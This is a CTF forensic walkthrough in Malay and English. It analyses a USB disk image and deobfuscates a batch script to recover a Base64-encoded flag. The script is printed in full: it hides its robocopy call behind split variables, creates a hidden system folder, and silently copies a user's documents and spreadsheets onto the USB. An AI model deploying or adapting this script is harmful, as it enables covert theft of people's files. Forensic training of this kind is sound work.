
# Operation Nyet

|  |  |
|---|---|
| ▨ Types | forensic |
| ▨ CTF | 3108 |



Operation Nyet

100

Pada suatu hari, ketika Khairul Aming meninggalkan laptopnya tanpa pengawasan, seorang staf menyambungkan USB miliknya ke laptop tersebut dan melakukan sesuatu.


Beberapa saat kemudian, dia mencabut USB itu dan beredar. Tindakannya tidak disedari Khairul Aming, namun sempat diperhatikan oleh seorang rakan sekerja yang berasa curiga.

Beberapa jam kemudian, USB tersebut secara cuai ditinggalkan di atas mejanya. Rakan sekerja itu mengambil USB tersebut kerana ingin mengetahui rahsia di dalamnya.

Kini, tugas anda adalah untuk menyiasat isi kandungan USB tersebut melalui fail imej forensik yang diberikan (.E01).

open the file using FTK Imager

i go each file one by one and found the interesting about USB relate then i download it




```
USB.E01
  USB DRIVE [FAT32]
    [root]
      Kerja
      Logs
      OperationNyet
        30hari_30resepi
          2024
          2025
        DendengNyet
        R&D
        SambalNyet
      System Volume Information
    [unallocated space]
```

| Name | Size | Type | Date Modified |
|---|---|---|---|
| Kerja | 8 | Directory | 30/7/2025 1:54:16 PM |
| Logs | 8 | Directory | 23/7/2025 8:05:18 AM |
| OperationNyet | 8 | Directory | 15/8/2025 6:22:54 PM |
| System Volume Information | 8 | Directory | 15/8/2025 6:19:56 PM |
| obf.bat | 1 | Regular File | 23/7/2025 8:21:30 AM |
| USBBackup___.bat | 2 | Regular File | 30/7/2025 6:16:50 PM |

```
000 FF FE 26 63 6C 73 0D 0A-40 65 63 68 6F 20 6F 66 ÿþ&cls··@echo of
010 66 0A 73 65 74 6C 6F 63-61 6C 20 45 6E 61 62 6C f·setlocal Enabl
020 65 44 65 6C 61 79 65 64-45 78 70 61 6E 73 69 6F eDelayedExpansio
030 6E 0A 0A 73 65 74 20 77-6A 64 6B 3D 73 65 74 0A n··set wjdk=set·
040 25 77 6A 64 6B 25 20 22-75 73 65 72 50 72 6F 66 %wjdk% "userProf
050 69 6C 65 3D 43 3A 5C 55-73 65 72 73 5C 41 6D 69 ile=C:\Users\Ami
```

then after i read as strings to understand what’s inside


kali@kali: ~/Desktop/3108/forensic/usb
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/3108/forensic/usb]
└─$ ls
USBBackup___.bat

┌──(kali㉿kali)-[~/Desktop/3108/forensic/usb]
└─$ strings USBBackup___.bat
&cls
@echo off
setlocal EnableDelayedExpansion
set wjdk=set
%wjdk% "userProfile=C:\Users\Aming"
%wjdk% "Loc=%~d0\OperationNyet"
%wjdk% gwdoy=
%wjdk% "a4=o"
%wjdk% "x1=r"
%wjdk% "b1=3"
%wjdk% "a1=r"
%wjdk% "x2=o"
%wjdk% "x3=b"
%wjdk% "b2=f"
%wjdk% "x4=o"
%wjdk% "a8=y"
%wjdk% "x5=c"
%wjdk% "x6=o"
%wjdk% "a2=o"
%wjdk% "b3=1"
%wjdk% "a5=c"
%wjdk% "x7=p"
%wjdk% "x8=y"
%wjdk% "a6=o"
%wjdk% "a3=b"
%wjdk% "a7=p"
%wjdk% "p1=%a1%%a2%"
%wjdk% "p2=%a3%%a4%"
%wjdk% "p3=%a5%%a6%"
%wjdk% "p4=%a7%%a8%"
%wjdk% "rcmd=%p1%%p2%%p3%%p4%"
%wjdk% "vZ=55ZX"
%wjdk% "X4=WV0"
%wjdk% "q7=wOH"
%wjdk% "kQ=X25"
%wjdk% "uT=0="
```

```
└─$ strings USBBackup___.bat
&cls
@echo off
setlocal EnableDelayedExpansion
set wjdk=set
%wjdk% "userProfile=C:\Users\Aming"
%wjdk% "Loc=%~d0\OperationNyet"
%wjdk% gwdoy=
%wjdk% "a4=o"
%wjdk% "x1=r"
%wjdk% "b1=3"
%wjdk% "a1=r"
%wjdk% "x2=o"
%wjdk% "x3=b"
%wjdk% "b2=f"
%wjdk% "x4=o"
%wjdk% "a8=y"
%wjdk% "x5=c"
%wjdk% "x6=o"
%wjdk% "a2=o"
%wjdk% "b3=1"
%wjdk% "a5=c"
%wjdk% "x7=p"
%wjdk% "x8=y"
%wjdk% "a6=o"
%wjdk% "a3=b"
%wjdk% "a7=p"
%wjdk% "p1=%a1%%a2%"
%wjdk% "p2=%a3%%a4%"
%wjdk% "p3=%a5%%a6%"
%wjdk% "p4=%a7%%a8%"
%wjdk% "rcmd=%p1%%p2%%p3%%p4%"
%wjdk% "vZ=55ZX"
%wjdk% "X4=WV0"
```

```
%wjdk% "q7=wOH"
%wjdk% "kQ=X25"
%wjdk% "uT=0="
%wjdk% "jK=tue"
%wjdk% "Y9=5ZX"
%wjdk% "zn=Rfcm"
%wjdk% "d3=IldH"
%wjdk% "LM=lhX2"
%wjdk% "xA=MzE"
%wjdk% "aX=Rfbn"
%wjdk% "P2=Foc2"
%wjdk% "tmp1=!xA!!q7!"
%wjdk% "tmp2=!jK!!X4!"
%wjdk% "tmp3=!kQ!!Y9!"
%wjdk% "tmp4=!zn!!P2!"
%wjdk% "tmp5=!LM!!vZ!"
%wjdk% "tmp6=!aX!!d3!!uT!"
%wjdk% "NYET=!tmp1!!tmp2!!tmp3!!tmp4!!tmp5!!tmp6!"
mkdir "%Loc%" >nul 2>&1
attrib +h +s "%Loc%" >nul 2>&1
call %rcmd% "%userProfile%" "%Loc%" *.txt *.pdf *.docx *.xlsx *.xls /s /njh /njs /ndl /np /r:0 /w:0 >nul
echo Operation Nyet !NYET! completed.
timeout /t 1 >nul
exit
```

## Figure out `rcmd`

Look at lines **4–22** where they build small variables (`a1`, `a2`, etc.), then combine them into `p1`–`p4`:

```
a1=r
a2=o   → p1=ro
a3=b
```

```
a4=o  → p2=bo
a5=c
a6=o  → p3=co
a7=p
a8=y  → p4=py
```

Then at line **27**:

```
rcmd=%p1%%p2%%p3%%p4%
```

So →

```
rcmd = robocopy
```

✅ That's the program it calls later.

---

## 🔎 Step 2: Reconstruct `NYET`

Look at lines **41–47**:

```
tmp1=!xA!!q7!
tmp2=!jK!!X4!
tmp3=!kQ!!Y9!
tmp4=!zn!!P2!
tmp5=!LM!!vZ!
tmp6=!aX!!d3!!uT!
```

Now substitute using the values above:

- `xA=MzE`, `q7=wOH` → `tmp1=MzEwOH`
- `jK=tue`, `X4=WV0` → `tmp2=tueWV0`
- `kQ=X25`, `Y9=5ZX` → `tmp3=X255ZX`
- `zn=Rfcm`, `P2=Foc2` → `tmp4=RfcmFoc2`
- `LM=lhX2`, `vZ=55ZX` → `tmp5=lhX255ZX`
- `aX=Rfbn`, `d3=lldH`, `uT=0=` → `tmp6=RfbnlldH0=`


Finally line **47**:

```
NYET=!tmp1!!tmp2!!tmp3!!tmp4!!tmp5!!tmp6!
```

So:

```
NYET = MzEwOHtueWV0X255ZXRfcmFoc2lhX255ZXRfbnlldH0=
```

✅ This looks like **Base64**.



MzEwOHtueWV0X255ZXRfcmFoc2lhX255ZXRfbnlldH0=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

3108{nyet_nyet_rahsia_nyet_nyet}

```
3108{nyet_nyet_rahsia_nyet_nyet}
```